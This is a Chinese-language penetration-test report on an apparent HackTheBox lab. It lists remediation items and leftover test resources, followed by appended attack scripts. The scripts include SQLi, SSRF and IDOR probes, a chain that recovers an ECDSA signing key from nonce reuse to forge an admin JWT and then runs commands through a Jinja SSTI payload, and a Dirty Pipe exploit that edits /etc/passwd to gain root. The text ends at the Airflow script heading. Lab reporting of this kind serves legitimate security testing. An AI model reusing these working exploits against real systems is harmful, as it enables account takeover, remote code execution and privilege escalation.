P0 / 立即	旋轉已洩漏 Tyler、Jobs DB/AWS、Airflow/Wil IAM 與 JWT signing secrets；撤銷舊 token；檢查雲端 Audit/CloudTrail。	舊 credentials 不能登入 / STS；簽章舊 JWT 失效；無未知 Lambda/key。
P0 / 立即	停用 Company Support ticket SSTI 與 Jobs SQLi/IDOR；套參數化 SQL、服務端授權；封鎖內網 SSRF egress。	所有對應的 negative-control requests 被拒絕；正常功能可用。
P1 / 高	移除 backup_tool SUID / 固定 OTP，套修補 kernel 並驗證 Dirty Pipe。	無可利用 SUID 路徑；已修補 kernel 啟動；UID/flag 權限維持安全。
P1 / 高	收緊 Airflow secret export、DAG role 與 IAM PassRole/Lambda execution role。	每個 workload 僅有必要的 action/resource；CloudTrail 具體記錄。
P2 / 中	阻擋 .git 與其他 build artifacts；核對 Windows AD 修補與 SMB/WinRM exposure。	匿名無法讀取 SCM；NoPac 修補；僅必要網段可達管理面。

本次回收與殘留

資源	結果
Dirty Pipe /etc/passwd	已由 RESTORE_UID=1 還原 tom UID 1000；回應記錄確認 Before/After。
Jobs 測試 user 978	已刪除。
Jobs 測試 user 979	刪除 HTTP 500；已降權回 Users；仍存在。
臨時 Jobs cleanup admin	已清理；cleanup API 證據未見其存在。
Company Support tickets	本次建立、owner prefix codex-pt-20261112- 的 34 張 ticket 已刪除並重新查詢。測試 synthetic users 無 user-delete 功能證據，保留狀態待清理。
AWS Lambda codex-pt-20261112	存在；Will 的 delete 403。需要具備該 lab 權限者清理。
AD computer WIN-OULXSZD9KIK$	rename/delete 失敗；UAC 4098 disabled。需於 AD 管理端確認並移除。
AWS access keys / JWT secret	因目標為靶場未嘗試全域撤銷；如後端連接任何真實服務，立即輪替。

未完成的清理不會被寫成已回復；此表是本次報告的殘留資源清單。

附錄 A | 工具、依賴與執行方式

本次已安裝/可用工具：Nmap 7.993、ffuf、ldapsearch、smbclient、John the Ripper、binwalk、objdump。Python 檢測程式使用 requests、beautifulsoup4、ecdsa、itsdangerous、boto3、awscli；先前未在 default Python 環境找到，已安裝到隔離環境 `tmp/htb-fortress7-venv`。

```
source tmp/htb-fortress7-venv/bin/activate
python -m pip show requests beautifulsoup4 ecdsa itsdangerous boto3 awscli
# ■■■■■■■■■■ TARGET_IP ■ host/vhost ■■■■■■■■■
```

AWS key、Jobs session cookie 與 reset credential 均在腳本透過環境變數載入的安全方式，不要把 session cookie 寫進共享 log。以下附錄是本次保存或新增的完整腳本；Python 檔存在 `reports/htb-fortress7-2026-11-11/scripts/`。

腳本用途總覽

腳本	用途 / 主要參數
dump_exposed_git.py	下載並 SHA-1 / size 驗證指定 development vhost 的 Git loose objects。
jobs_idor_probe.py	以 UUID 955/admin 目標重播 Jobs token request；JOBS_SESSION_COOKIE 可選。
jobs_ssrf_probe.py	送出單一 URL 至 Jobs healthcheck；JOBS_SESSION_COOKIE、SSRF_URL 必填/可調。
jobs_sqli_probe.py	重播一個明確輸入的 username payload；JOBS_SESSION_COOKIE 與 SQLI_PAYLOAD 必填；不做自動枚舉。
company_support_chain.py	建立受控 Support accounts、收集 JWT、檢查 ECDSA nonce collision、做 SSTI 命令 proof；RUN_CMD 預設 id。
company_support_cleanup.py	只刪除 owner prefix 為 codex-pt-20261112- 的本次測試 tickets。
dirty_pipe_tom_uid.py	Linux Dirty Pipe lab exploit；RESTORE_UID=1 還原 /etc/passwd tom UID。
dirty_pipe_command.txt	把 tom login 與 Dirty Pipe 程式執行整合成 shell 命令；命令內容含 lab 測試密碼。
airflow_probe.py	登入 Airflow、檢視 Variables/API；--export-vars 匯出 rowid 1/2 到本地 response。
aws_cli_lab.py	把 cloud.amzcorp.local 解到 10.13.37.15 後透過 AWS CLI 執行 lab API。
lambda_role_escalation_payload.py	Lambda handler payload；本次未成功提權，請勿把建立成功等同於 IAM escalation 成功。
jobs_cleanup_test_users.py / jobs_cleanup_remaining.py	刪除或降權本次建立的 synthetic Jobs users，會產生 cleanup artifacts。

附錄 B | 佐證圖片

以下影像由保存回應的關鍵欄位重新排版成可讀卡片。底層原始 HTML/JSON 路徑列於圖片與本報告各節；這些圖不是瀏覽器截圖，也沒有隱去 user 要求保留的 lab flag/credential。



圖 B-1：Jobs 搜尋 HTML 中回顯 keys_tbl 金鑰與 #3 旗標。來源：scans/jobs-sqli-key_values.html。



圖 B-2：SSRF 讀回的內部日誌 marker、#2 旗標與 reset credential 證據。來源：ssrf-decoded-interesting.txt / ssrf-logs.json。



圖 B-3：ticket 模板渲染回應帶回本機命令輸出；可見 Dirty Pipe 前後 UID 值並顯示已復原。



圖 B-4：Airflow Variables 中的 AWS key 與已驗證 STS principal。來源：variables.json / will-identity.json。

附錄 C | dump_exposed_git.py

用途：讀取、驗證並展開暴露的 Git loose objects

安全執行方式：TARGET_IP=10.13.37.15 VHOST=jobs-development.amzcorp.local python scripts/dump_exposed_git.py。

```
#!/usr/bin/env python3
"""Read and verify loose Git objects exposed by an HTTP virtual host."""

from __future__ import annotations

import hashlib
import os
import re
import urllib.error
import urllib.request
import zlib
from pathlib import Path, PurePosixPath

TARGET_IP = os.environ.get("TARGET_IP", "10.13.37.15")
VHOST = os.environ.get("VHOST", "jobs-development.amzcorp.local")
OUT = Path(os.environ.get("EVIDENCE_DIR", "reports/htb-fortress7-2026-11-11/evidence/jobs-development-
source"))
TEXT_SUFFIXES = {".py", ".yml", ".yaml", ".json", ".txt", ".md", ".html", ".ini", ".cfg", ".sh", ".toml"}


def get(path: str) -> bytes:
    req = urllib.request.Request(
        f"http://{TARGET_IP}/.git/{path}",
        headers={"Host": VHOST, "User-Agent": "HTB-Fortress7-audit/1.0"},
    )
    with urllib.request.urlopen(req, timeout=15) as response:
        return response.read()


def object_data(oid: str) -> tuple[bytes, bytes]:
    if not re.fullmatch(r"[0-9a-f]{40}", oid):
        raise ValueError(f"invalid Git object id: {oid!r}")
    packed = get(f"objects/{oid[:2]}/{oid[2:]}")
    raw = zlib.decompress(packed)
    if hashlib.sha1(raw).hexdigest() != oid:
        raise ValueError(f"Git object integrity check failed: {oid}")
    header, payload = raw.split(b"\0", 1)
    kind, declared_size = header.split(b" ", 1)
    if int(declared_size) != len(payload):
        raise ValueError(f"Git object size check failed: {oid}")
    return kind, payload


def tree_entries(payload: bytes):
    pos = 0
    while pos < len(payload):
        end = payload.index(b"\0", pos)
        mode, name = payload[pos:end].split(b" ", 1)
        oid = payload[end + 1 : end + 21].hex()
        pos = end + 21
        yield mode, name.decode("utf-8", "surrogateescape"), oid


def main() -> None:
    head = get("HEAD").decode("ascii", "strict").strip()
    if not head.startswith("ref: "):
        commit = head
    else:
        commit = get(head[5:]).decode("ascii", "strict").strip()

    kind, commit_data = object_data(commit)
    if kind != b"commit":
        raise ValueError(f"HEAD did not reference a commit: {kind!r}")
    tree_match = re.search(rb"(?:^|\n)tree ([0-9a-f]{40})(?:\n|$)", commit_data)
    if not tree_match:
        raise ValueError("commit has no tree")

    root_tree = tree_match.group(1).decode("ascii")
    files: list[tuple[str, str]] = []
    visited: set[str] = set()
    OUT.mkdir(parents=True, exist_ok=True)

    def walk(tree_oid: str, prefix: PurePosixPath = PurePosixPath(".")) -> None:
        if tree_oid in visited:
            return
        visited.add(tree_oid)
        kind, payload = object_data(tree_oid)
        if kind != b"tree":
            raise ValueError(f"expected tree {tree_oid}, got {kind!r}")
        for mode, name, oid in tree_entries(payload):
            rel = prefix / name
            if rel.is_absolute() or ".." in rel.parts:
                raise ValueError(f"unsafe repository path: {rel}")
```

```
            if mode == b"40000":
                walk(oid, rel)
            elif mode in (b"100644", b"100755", b"120000"):
                rel_text = "/" + rel.as_posix() + "/"
                if rel.suffix.lower() not in TEXT_SUFFIXES and "/static/uploads/" not in rel_text:
                    continue
                if "/static/assets/" in rel_text:
                    continue
                blob_kind, content = object_data(oid)
                if blob_kind != b"blob":
                    raise ValueError(f"expected blob {oid}, got {blob_kind!r}")
                dest = OUT.joinpath(*rel.parts)
                dest.parent.mkdir(parents=True, exist_ok=True)
                dest.write_bytes(content)
                files.append((rel.as_posix(), oid))

    walk(root_tree)
    print(f"vhost={VHOST} commit={commit} files={len(files)} out={OUT}")
    for name, oid in files:
        print(f"{oid}  {name}")


if __name__ == "__main__":
    main()
```

附錄 C | jobs_idor_probe.py

用途：重播 Jobs API object authorization test

安全執行方式：JOBS_SESSION_COOKIE=... TARGET_UUID=955 TARGET_USERNAME=admin python scripts/jobs_idor_probe.py。

```
#!/usr/bin/env python3
"""Replay the Jobs API token-for-another-user proof against the HTB lab only.

Set JOBS_SESSION_COOKIE to the session cookie from an authorized lab login when
the route requires a logged-in session. Target user defaults to the observed
admin account (UUID 955). Evidence is written locally; no token is sent onward.
Dependencies: requests (Python 3).
"""
import base64
import json
import os
import socket
from pathlib import Path

import requests

TARGET = os.environ.get("TARGET_IP", "10.13.37.15")
VHOST = "jobs.amzcorp.local"
BASE = f"http://{VHOST}"
UUID = os.environ.get("TARGET_UUID", "955")
USERNAME = os.environ.get("TARGET_USERNAME", "admin")
COOKIE = os.environ.get("JOBS_SESSION_COOKIE", "")
OUT = Path(os.environ.get("EVIDENCE_DIR", "reports/htb-fortress7-2026-11-11/evidence/jobs-idor"))

_getaddrinfo = socket.getaddrinfo
socket.getaddrinfo = lambda host, port, *a, **kw: _getaddrinfo(TARGET if host == VHOST else host, port, *a,
**kw)


def main():
    OUT.mkdir(parents=True, exist_ok=True)
    payload = {"get_token": "True", "uuid": UUID, "username": USERNAME}
    encoded = base64.b64encode(json.dumps(payload).encode()).decode()
    headers = {"Content-Type": "application/json"}
    if COOKIE:
        headers["Cookie"] = COOKIE
    response = requests.post(BASE + "/api/v4/tokens/get", json={"data": encoded}, headers=headers,
timeout=20)
    (OUT / "token-get-response.json").write_bytes(response.content)
    result = {"status": response.status_code, "target_uuid": UUID, "target_username": USERNAME,
              "response": response.json() if response.headers.get("Content-Type", "").startswith(
"application/json") else response.text[:1000]}
    (OUT / "summary.json").write_text(json.dumps(result, indent=2), encoding="utf-8")
    print(json.dumps(result, indent=2))
    return 0 if response.ok else 2


if __name__ == "__main__":
    raise SystemExit(main())
```

附錄 C | jobs_ssrf_probe.py

用途：重播單一 Jobs SSRF URL fetch

安全執行方式：JOBS_SESSION_COOKIE=... SSRF_URL=http://logs.amzcorp.local/ python scripts/jobs_ssrf_probe.py。

```
#!/usr/bin/env python3
"""Replay the Jobs health-check URL fetch against the explicitly scoped lab.

Set JOBS_SESSION_COOKIE to an authorized lab administrator session and
SSRF_URL to the internal URL to request. The script sends one request and saves
the target response. It does not crawl the returned service.
Dependencies: requests (Python 3).
"""
import json
import os
import socket
from pathlib import Path

import requests

TARGET = os.environ.get("TARGET_IP", "10.13.37.15")
VHOST = "jobs.amzcorp.local"
BASE = f"http://{VHOST}"
COOKIE = os.environ.get("JOBS_SESSION_COOKIE", "")
FETCH_URL = os.environ.get("SSRF_URL", "http://logs.amzcorp.local/")
OUT = Path(os.environ.get("EVIDENCE_DIR", "reports/htb-fortress7-2026-11-11/evidence/jobs-ssrf"))

_getaddrinfo = socket.getaddrinfo
socket.getaddrinfo = lambda host, port, *a, **kw: _getaddrinfo(TARGET if host == VHOST else host, port, *a,
**kw)


def main():
    if not COOKIE:
        raise SystemExit("Set JOBS_SESSION_COOKIE to an authorized lab session before running")
    OUT.mkdir(parents=True, exist_ok=True)
    response = requests.post(BASE + "/admin/healthcheck", data={"url": FETCH_URL},
                             headers={"Cookie": COOKIE}, timeout=30)
    (OUT / "response.html").write_bytes(response.content)
    result = {"status": response.status_code, "fetch_url": FETCH_URL,
              "bytes": len(response.content), "content_type": response.headers.get("Content-Type")}
    (OUT / "summary.json").write_text(json.dumps(result, indent=2), encoding="utf-8")
    print(json.dumps(result, indent=2))
    return 0 if response.ok else 2


if __name__ == "__main__":
    raise SystemExit(main())
```

附錄 C | jobs_sqli_probe.py

用途：重播單一 SQLi 測試 payload

安全執行方式：JOBS_SESSION_COOKIE=... SQLI_PAYLOAD=... python scripts/jobs_sqli_probe.py；原始成功 payload 未保留。

```
#!/usr/bin/env python3
"""Replay one supplied SQLi payload against the scoped Jobs search form.

The exact original payload was not retained with the response evidence. Set
SQLI_PAYLOAD to the authorized payload you intend to replay and JOBS_SESSION_COOKIE
to the lab session cookie. This script sends one POST, saves the HTML, and
extracts any AWS key/flag strings. It performs no payload discovery or dumping.
Dependencies: requests (Python 3).
"""
import json
import os
import re
import socket
from pathlib import Path

import requests

TARGET = os.environ.get("TARGET_IP", "10.13.37.15")
VHOST = "jobs.amzcorp.local"
BASE = f"http://{VHOST}"
COOKIE = os.environ.get("JOBS_SESSION_COOKIE", "")
PAYLOAD = os.environ.get("SQLI_PAYLOAD", "")
OUT = Path(os.environ.get("EVIDENCE_DIR", "reports/htb-fortress7-2026-11-11/evidence/jobs-sqli"))

_getaddrinfo = socket.getaddrinfo
socket.getaddrinfo = lambda host, port, *a, **kw: _getaddrinfo(TARGET if host == VHOST else host, port, *a,
**kw)


def main():
    if not COOKIE:
        raise SystemExit("Set JOBS_SESSION_COOKIE to an authorized lab session before running")
    if not PAYLOAD:
        raise SystemExit("Set SQLI_PAYLOAD to the authorized one-request replay payload")
    OUT.mkdir(parents=True, exist_ok=True)
    response = requests.post(BASE + "/admin/users/search", data={"username": PAYLOAD},
                             headers={"Cookie": COOKIE}, timeout=30)
    (OUT / "response.html").write_bytes(response.content)
    text = response.text
    result = {"status": response.status_code, "bytes": len(response.content),
              "flags": sorted(set(re.findall(r"AWS\{[^}]+\}", text))),
              "aws_access_key_ids": sorted(set(re.findall(r"AKIA[0-9A-Z]{16}", text))),
              "has_secret_key_field": "AWS_SECRET_ACCESS_KEY" in text}
    (OUT / "summary.json").write_text(json.dumps(result, indent=2), encoding="utf-8")
    print(json.dumps(result, indent=2))
    return 0 if response.ok else 2


if __name__ == "__main__":
    raise SystemExit(main())
```

附錄 C | company_support_chain.py

用途：Company Support 登入/簽章/SSTI exploit chain
安全執行方式：TARGET_IP=10.13.37.15；RUN_CMD 預設 id；證明後以 RUN_CMD_FILE 指定 lab flag 讀取命令。會建立 synthetic accounts/tickets，完成後執行 cleanup。

```
#!/usr/bin/env python3
"""Authorized HTB Fortress 7 proof: account activation, ECDSA nonce reuse, SSTI.

Use only against the lab host and scope. Dependencies: requests, beautifulsoup4,
itsdangerous, ecdsa. The script creates synthetic users and one ticket, recovers
the signing key from repeated ES256 nonces, then executes a harmless `id` command
through the ticket renderer. Set RUN_CMD to read the lab flag only after the
low-impact proof has succeeded.
"""
import base64, hashlib, json, os, re, secrets, string, sys, time, socket
from urllib.parse import quote
import requests
from bs4 import BeautifulSoup
from ecdsa import NIST256p
from itsdangerous import URLSafeSerializer

TARGET = os.environ.get("TARGET_IP", "10.13.37.15")
VHOST = os.environ.get("VHOST", "company-support.amzcorp.local")
# Requests follows Flask redirects that use the virtual-host name. Resolve that
# name to the lab IP in-process, keeping the workstation DNS configuration intact.
_getaddrinfo = socket.getaddrinfo
def _lab_getaddrinfo(host, port, *args, **kwargs):
    return _getaddrinfo(TARGET if host == VHOST else host, port, *args, **kwargs)
socket.getaddrinfo = _lab_getaddrinfo
BASE = f"http://{VHOST}"
HEADERS = {}
SERIALIZER_SECRET = "serliaizer_code"  # observed in exposed application source
RUN_CMD = os.environ.get("RUN_CMD", "id")
if os.environ.get("RUN_CMD_FILE"):
    with open(os.environ["RUN_CMD_FILE"], "r", encoding="utf-8") as _cmd_file:
        RUN_CMD = _cmd_file.read().strip()
if os.environ.get("RUN_CMD_B64"):
    RUN_CMD = base64.b64decode(os.environ["RUN_CMD_B64"]).decode()
TICKET_TEMPLATE = os.environ.get("TICKET_TEMPLATE", "{{(lipsum|attr((request.args|list)[0]))[(request.
args|list)[1]]|attr((request.args|list)[2])(request.args.cmd)|attr((request.args|list)[3])()}}")
EXTRA_TEMPLATES = [x for x in os.environ.get("EXTRA_TEMPLATES", "").split("||") if x]
ATTEMPTS = int(os.environ.get("ATTEMPTS", "18"))
OUT = os.environ.get("EVIDENCE_DIR", "reports/htb-fortress7-2026-11-11/evidence/company-support")

def b64u(data):
    return base64.urlsafe_b64encode(data).rstrip(b"=").decode()

def unb64u(data):
    return base64.urlsafe_b64decode(data + "=" * (-len(data) % 4))

def csrf(session, path):
    r = session.get(BASE + path, headers=HEADERS, timeout=15)
    soup = BeautifulSoup(r.text, "html.parser")
    inp = soup.find("input", attrs={"name": "csrf_token"})
    return inp.get("value") if inp else None

def make_user(n):
    username = f"codex-pt-{time.strftime('%Y%m%d')}-{n}-{secrets.token_hex(2)}"
    email = f"{username}@example.invalid"
    password = "LabOnly!" + secrets.token_urlsafe(12)
    s = requests.Session()
    token = csrf(s, "/register")
    data = {"username": username, "email": email, "password": password, "register": "Sign Up"}
    if token: data["csrf_token"] = token
    r = s.post(BASE + "/register", headers=HEADERS, data=data, timeout=15)
    # The app's own confirmation endpoint verifies this serializer token.
    signed = URLSafeSerializer(SERIALIZER_SECRET).dumps([username, email])
    c = s.get(BASE + "/confirm_account/" + quote(signed, safe="."), headers=HEADERS, timeout=15)
    return username, email, password, s, {"register_status": r.status_code, "confirm_status": c.status_code}

def parse_signature(jwt):
    h, p, sig = jwt.split(".")
    raw = unb64u(sig)
    raw = raw.rjust(64, b"\0")[-64:]
    return h, p, int.from_bytes(raw[:32], "big"), int.from_bytes(raw[32:], "big")

def login_tokens(s, username, password, count):
    got = []
    for i in range(count):
        token = csrf(s, "/login")
        data = {"username": username, "password": password, "login": ""}
        if token: data["csrf_token"] = token
        r = s.post(BASE + "/login", headers=HEADERS, data=data, allow_redirects=False, timeout=15)
        jwt = s.cookies.get("aws_auth")
        if jwt:
            got.append((jwt, r.status_code))
```

```
    return got

def recover(tokens):
    order = NIST256p.order
    by_r = {}
    for jwt, status in tokens:
        h, p, r, sig_s = parse_signature(jwt)
        if r in by_r:
            h0, p0, s0, jwt0 = by_r[r]
            if (h, p) == (h0, p0) or (s0 - sig_s) % order == 0:
                continue
            z0 = int.from_bytes(hashlib.sha256(f"{h0}.{p0}".encode()).digest(), "big")
            z1 = int.from_bytes(hashlib.sha256(f"{h}.{p}".encode()).digest(), "big")
            k = ((z0 - z1) * pow((s0 - sig_s) % order, -1, order)) % order
            d = ((s0 * k - z0) * pow(r, -1, order)) % order
            # Verify against both messages and the exposed public key inferred by ECDSA.
            pub = NIST256p.generator * d
            for hh, pp, rr, ss in ((h0,p0,r,s0),(h,p,r,sig_s)):
                z = int.from_bytes(hashlib.sha256(f"{hh}.{pp}".encode()).digest(), "big")
                w = pow(ss, -1, order)
                point = (NIST256p.generator * ((z*w) % order)) + (pub * ((rr*w) % order))
                if point.x() % order != rr:
                    break
            else:
                return d
        by_r[r] = (h, p, sig_s, jwt)
    return None

def forge(username, email, d):
    header = b64u(b'{"alg":"ES256"}')
    payload = b64u(json.dumps({"username":username,"email":email,"account_status":1},separators=(",",":")).
encode())
    msg = f"{header}.{payload}"
    z = int.from_bytes(hashlib.sha256(msg.encode()).digest(), "big")
    sig = NIST256p.sign_digest_deterministic  # not used; reproduce app's raw r||s format with recovered
scalar
    # ecdsa's low-level sign accepts explicit nonce k.
    import random
    # We recovered d; the app uses a constant nonce but its value was recovered alongside d.
    raise RuntimeError("nonce k is also required; see recovery function")

def main():
    os.makedirs(OUT, exist_ok=True)
    users=[]; tokens=[]
    for i in range(2):
        rec = make_user(i)
        users.append(rec)
        tokens.extend(login_tokens(rec[3], rec[0], rec[2], ATTEMPTS))
        print(f"user{i}: {rec[0]} registration={rec[4]['register_status']} confirmation={rec[4][
'confirm_status']} tokens={len(tokens)}")
    d = recover(tokens)
    if d is None:
        print("No repeated nonce found; repeat later with a higher ATTEMPTS value.")
        return 2
    print("ECDSA private scalar recovered from repeated signature r value")
    # nonce value is required to create a valid signature; recompute from matching pair.
    # recover detailed values from the same repeated-r pair.
    order=NIST256p.order; seen={}; nonce=None
    for jwt,_ in tokens:
        h,p,r,sig_s=parse_signature(jwt)
        if r in seen:
            h0,p0,s0=seen[r]
            if (h,p)==(h0,p0) or (s0-sig_s)%order==0:
                continue
            z0=int.from_bytes(hashlib.sha256(f"{h0}.{p0}".encode()).digest(),"big")
            z1=int.from_bytes(hashlib.sha256(f"{h}.{p}".encode()).digest(),"big")
            nonce=((z0-z1)*pow((s0-sig_s)%order,-1,order))%order
            break
        seen[r]=(h,p,sig_s)
    # Forge an administrator JWT for the pre-existing Tony account.
    user, email, password, s, _ = users[0]
    header=b64u(b'{"alg":"ES256"}')
    payload=b64u(json.dumps({"username":"tony","email":"tony@amzcorp.local","account_status":1},separators=(
",",":")).encode())
    msg=f"{header}.{payload}"
    z=int.from_bytes(hashlib.sha256(msg.encode()).digest(),"big")
    G=NIST256p.generator; r=(nonce*G).x() % order
    ss=(pow(nonce,-1,order)*(z+r*d))%order
    forged=f"{header}.{payload}.{b64u(r.to_bytes(32,'big')+ss.to_bytes(32,'big'))}"
    # Create a synthetic ticket; then read it as Tony/admin.
    if os.environ.get("DIAGNOSTIC") == "1":
        templates=[
            "{{request.args|list}}",
            "{{lipsum}}",
            "{{lipsum|attr(request.args|list|first)}}",
            "{{lipsum|attr((request.args|list)[0])}}",
            "{{lipsum|attr((request.args|list)[0])|attr((request.args|list)[1])}}",
            TICKET_TEMPLATE,
        ]
```

```
    else:
        templates=[TICKET_TEMPLATE]+EXTRA_TEMPLATES
    results=[]
    for i,ticket in enumerate(templates):
        token=csrf(s,"/user/tickets")
        title=f"Authorized security validation {i}"
        form={"title":title,"message":ticket}
        if token: form["csrf_token"]=token
        created=s.post(BASE+"/users/tickets/create",headers=HEADERS,data=form,allow_redirects=False,
timeout=15)
        # Admin route requires a logged-in Flask session plus the forged signed cookie.
        s.cookies.set("aws_auth",forged,domain=VHOST,path="/")
        page=s.get(BASE+"/admin/tickets",headers=HEADERS,timeout=15)
        soup=BeautifulSoup(page.text,"html.parser")
        open(os.path.join(OUT,"admin-tickets.html"),"w").write(page.text)
        match=None
        for anchor in soup.find_all("a", href=re.compile(r"^/admin/tickets/view/\d+$")):
            row=anchor.find_parent("tr")
            if row and user in row.get_text(" ",strip=True) and title in row.get_text(" ",strip=True):
                match=re.search(r"/(\d+)$",anchor["href"])
                break
        if not match:
            print(f"Could not find ticket id: create={created.status_code} admin={page.status_code};
response saved")
            return 3
        tid=match.group(1)
        detail=s.get(BASE+f"/admin/tickets/view/{tid}",headers=HEADERS,params={"__globals__":"0","os":"0",
"popen":"0","read":"0","cmd":RUN_CMD},timeout=20)
        output=BeautifulSoup(detail.text,"html.parser").get_text(" ",strip=True)[-2500:]
        path=os.path.join(OUT,f"ticket-ssti-proof-{i}.html")
        open(path,"w").write(detail.text)
        results.append({"ticket_id":tid,"template":ticket,"command":RUN_CMD,"create_status":created.
status_code,"admin_status":page.status_code,"detail_status":detail.status_code,"body_excerpt":output,
"evidence_file":path})
        print(f"ticket={tid} create={created.status_code} admin={page.status_code} detail={detail.
status_code}")
        print(output)
        # Restore the real user's JWT to create the next ticket; this session remains authenticated.
        if i+1<len(templates):
            s.cookies.set("aws_auth",tokens[0][0],domain=VHOST,path="/")
    open(os.path.join(OUT,"chain-summary.json"),"w").write(json.dumps(results,indent=2))
    return 0

if __name__=="__main__":
    raise SystemExit(main())
```

附錄 C | company_support_cleanup.py

用途：刪除本次產生的 Support 測試 tickets

安全執行方式：只對 owner prefix codex-pt-20261112- 動作；執行前確認目標與 evidence。

```
#!/usr/bin/env python3
"""Remove only this assessment's Company Support tickets.

The Company Support admin view exposes a ticket deletion form. This script
reconstructs the lab's Tony admin JWT using the already-proven ECDSA nonce
reuse, lists tickets, and deletes only rows whose owner begins with the
assessment prefix `codex-pt-20261112-`. It never touches pre-existing tickets.
It creates two temporary synthetic accounts to recover a fresh signer token.
"""
import base64
import hashlib
import os
import re
import socket
import time
from pathlib import Path

import requests
from bs4 import BeautifulSoup
from ecdsa import NIST256p

from company_support_chain import TARGET, VHOST, BASE, make_user, login_tokens, recover, parse_signature,
b64u

PREFIX = os.environ.get("CLEANUP_PREFIX", "codex-pt-20261112-")
OUT = Path(os.environ.get("EVIDENCE_DIR", "reports/htb-fortress7-2026-11-11/evidence/company-support"))
_getaddrinfo = socket.getaddrinfo
socket.getaddrinfo = lambda host, port, *a, **kw: _getaddrinfo(TARGET if host == VHOST else host, port, *a,
**kw)


def forge_tony(tokens, private_scalar):
    order = NIST256p.order
    seen = {}
    nonce = None
    for jwt, _status in tokens:
        h, p, r, s = parse_signature(jwt)
        if r in seen:
            h0, p0, s0 = seen[r]
            if (h, p) == (h0, p0) or (s0 - s) % order == 0:
                continue
            z0 = int.from_bytes(hashlib.sha256(f"{h0}.{p0}".encode()).digest(), "big")
            z1 = int.from_bytes(hashlib.sha256(f"{h}.{p}".encode()).digest(), "big")
            nonce = ((z0 - z1) * pow((s0 - s) % order, -1, order)) % order
            break
        seen[r] = (h, p, s)
    if nonce is None:
        raise RuntimeError("No repeated ECDSA nonce found; refusing cleanup without admin auth")
    header = b64u(b'{"alg":"ES256"}')
    payload = b64u(b'{"username":"tony","email":"tony@amzcorp.local","account_status":1}')
    msg = f"{header}.{payload}"
    z = int.from_bytes(hashlib.sha256(msg.encode()).digest(), "big")
    r = (nonce * NIST256p.generator).x() % order
    s = (pow(nonce, -1, order) * (z + r * private_scalar)) % order
    sig = base64.urlsafe_b64encode(r.to_bytes(32, "big") + s.to_bytes(32, "big")).rstrip(b"=").decode()
    return f"{header}.{payload}.{sig}"


def main():
    OUT.mkdir(parents=True, exist_ok=True)
    s = None
    tokens = []
    for i in range(2):
        username, _email, password, session, _ = make_user(f"cleanup-{i}")
        if s is None:
            s = session
        tokens.extend(login_tokens(session, username, password, int(os.environ.get("ATTEMPTS", "18"))))
    private_scalar = recover(tokens)
    if private_scalar is None:
        raise RuntimeError("Signer recovery failed; no cleanup performed")
    s.cookies.set("aws_auth", forge_tony(tokens, private_scalar), domain=VHOST, path="/")
    page = s.get(BASE + "/admin/tickets", timeout=20)
    if page.status_code != 200 or "Tickets" not in page.text:
        raise RuntimeError(f"Admin ticket list unavailable: HTTP {page.status_code}")
    soup = BeautifulSoup(page.text, "html.parser")
    owned = []
    for row in soup.find_all("tr"):
        links = row.find_all("a", href=re.compile(r"^/admin/tickets/view/\d+$"))
        if len(links) < 2:
            continue
        ticket_id = re.search(r"(\d+)$", links[0]["href"]).group(1)
        owner = links[1].get_text(" ", strip=True)
        if owner.startswith(PREFIX):
```

```
            owned.append((ticket_id, owner))
    deleted = []
    for ticket_id, owner in owned:
        response = s.post(BASE + f"/admin/tickets/delete/{ticket_id}", data={"delete_ticket": ticket_id},
timeout=20)
        deleted.append({"id": ticket_id, "owner": owner, "status": response.status_code, "location":
response.headers.get("Location")})
    (OUT / "cleanup-tickets.json").write_text(__import__("json").dumps(deleted, indent=2), encoding="utf-8")
    verify = s.get(BASE + "/admin/tickets", timeout=20)
    remaining = [x for x in BeautifulSoup(verify.text, "html.parser").get_text(" ", strip=True).split() if
x.startswith(PREFIX)]
    print(__import__("json").dumps({"listed": len(owned), "deleted": len(deleted),
"remaining_prefix_tokens": remaining[:20], "verify_status": verify.status_code}, indent=2))
    return 0 if not remaining else 2


if __name__ == "__main__":
    raise SystemExit(main())
```

附錄 C | dirty_pipe_tom_uid.py

用途：CVE-2022-0847 lab 本機提權與復原

安全執行方式：tom 身分執行；RESTORE_UID=1 python dirty_pipe_tom_uid.py 會把 0000 還原為 1000。

```
#!/usr/bin/env python3
"""Lab-scoped Dirty Pipe proof (CVE-2022-0847) run as the planted tom user.

Changes only the first digit of tom's /etc/passwd UID from 1 to 0, so tom logs
back in with UID 0000. Requires a vulnerable Linux kernel (confirmed target:
5.10.76), read access to /etc/passwd, and the kernel splice pipe merge flaw.
"""
import ctypes
import errno
import fcntl
import os

PASSWD = b"/etc/passwd"
RESTORE_UID = os.environ.get("RESTORE_UID") == "1"
EXPECTED = b"tom:x:0000:1000:" if RESTORE_UID else b"tom:x:1000:1000:"
PATCH_BYTE = b"1" if RESTORE_UID else b"0"
EXPECTED_AFTER = b"tom:x:1000:" if RESTORE_UID else b"tom:x:0000:"

fd = os.open(PASSWD, os.O_RDONLY)
data = os.read(fd, 65536)
start = data.find(EXPECTED)
if start < 0:
    raise SystemExit("Expected tom UID entry was not found; no change made")
uid_offset = start + len(b"tom:x:")
if uid_offset <= 0 or uid_offset % 4096 == 0:
    raise SystemExit("Target byte is at an unsafe page boundary")
print("Before:", data[start:start + 20], "offset:", uid_offset)

libc = ctypes.CDLL(None, use_errno=True)
libc.splice.argtypes = [ctypes.c_int, ctypes.POINTER(ctypes.c_long),
                        ctypes.c_int, ctypes.POINTER(ctypes.c_long),
                        ctypes.c_size_t, ctypes.c_uint]
libc.splice.restype = ctypes.c_ssize_t
read_fd, write_fd = os.pipe()
pipe_size = fcntl.fcntl(write_fd, 1032)  # Linux F_GETPIPE_SZ
os.write(write_fd, b"P" * pipe_size)
os.read(read_fd, pipe_size)

# Dirty Pipe: splice one byte from the read-only file into the drained pipe,
# then merge a one-byte write into the target page-cache position.
source_offset = ctypes.c_long(uid_offset - 1)
count = libc.splice(fd, ctypes.byref(source_offset), write_fd, None, 1, 0)
if count != 1:
    error = ctypes.get_errno()
    raise OSError(error, os.strerror(error))
written = os.write(write_fd, PATCH_BYTE)
if written != 1:
    raise SystemExit("Kernel did not accept the page-cache patch")

os.close(read_fd)
os.close(write_fd)
os.close(fd)
check_fd = os.open(PASSWD, os.O_RDONLY)
check = os.pread(check_fd, 20, start)
os.close(check_fd)
print("After:", check)
if not check.startswith(EXPECTED_AFTER):
    raise SystemExit("UID change was not visible; stop before relogging")
print("UID change verified; start a new su tom session to confirm UID 0")
```

附錄 C | airflow_probe.py

用途：Airflow 登入與 Variables 證據

